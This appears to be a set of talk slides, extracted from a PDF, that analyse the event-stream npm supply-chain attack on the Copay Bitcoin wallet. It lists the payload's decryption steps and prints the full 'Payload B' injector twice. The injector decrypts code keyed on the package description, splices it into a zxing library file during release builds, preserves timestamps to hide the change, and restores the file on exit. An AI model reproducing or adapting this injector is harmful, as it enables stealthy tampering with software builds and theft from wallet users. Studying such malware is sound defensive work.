
- Iterate over every package's metadata.
- Decrypt `testData[0]` with `pkg.description` as the key.
- Run the decrypted data through a JS Parser because we know it has to be JavaScript.
- If successful then 👍

2. bash

[joverson:~/development/src/event-stream]

\$ █

Copay, the Secure Bitcoin Wallet.






Payload B

The injector.


Payload B



The image shows a code editor window titled "payload-b.js — event-stream". The editor contains a JavaScript file named "payload-b.js" with the following code:

```
1  /*@@*/ module.exports = function(e) {
2    try {
3      if (!/build\:.*\-release/.test(process.argv[2])) return;
4      var t = process.env.npm_package_description,
5          r = require("fs"),
6          i =
7            |   "./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
8          n = r.statSync(i),
9          c = r.readFileSync(i, "utf8"),
10         o = require("crypto").createDecipher("aes256", t),
11         s = o.update(e, "hex", "utf8");
12     s = "\n" + (s += o.final("utf8"));
13     var a = c.indexOf("\n/*@@*/");
14     0 <= a && (c = c.substr(0, a)),
15     r.writeFileSync(i, c + s, "utf8"),
16     r.utimesSync(i, n.atime, n.mtime),
17     process.on("exit", function() {
18       try {
19         |   r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
20       } catch (e) {}
21     });
22 } catch (e) {}
```

Payload B




```
payload-b.js — event-stream

JS payload-b.js x
new JS payload-b.js ▸ ...

1  /*@@*/ module.exports = function(e) {
2    try {
3      if (!/build\:.*\-release/.test(process.argv[2])) return;
4      var t = process.env.npm_package_description,
5          r = require("fs"),
6          i =
7            |   "./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
8          n = r.statSync(i),
9          c = r.readFileSync(i, "utf8"),
10         o = require("crypto").createDecipher("aes256", t),
11         s = o.update(e, "hex", "utf8");
12     s = "\n" + (s += o.final("utf8"));
13     var a = c.indexOf("\n/*@@*/");
14     0 <= a && (c = c.substr(0, a)),
15     r.writeFileSync(i, c + s, "utf8"),
16     r.utimesSync(i, n.atime, n.mtime),
17     process.on("exit", function() {
18       try {
19         |   r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
20       } catch (e) {}
21     });
22 } catch (e) {}
```

npm run-script script-name

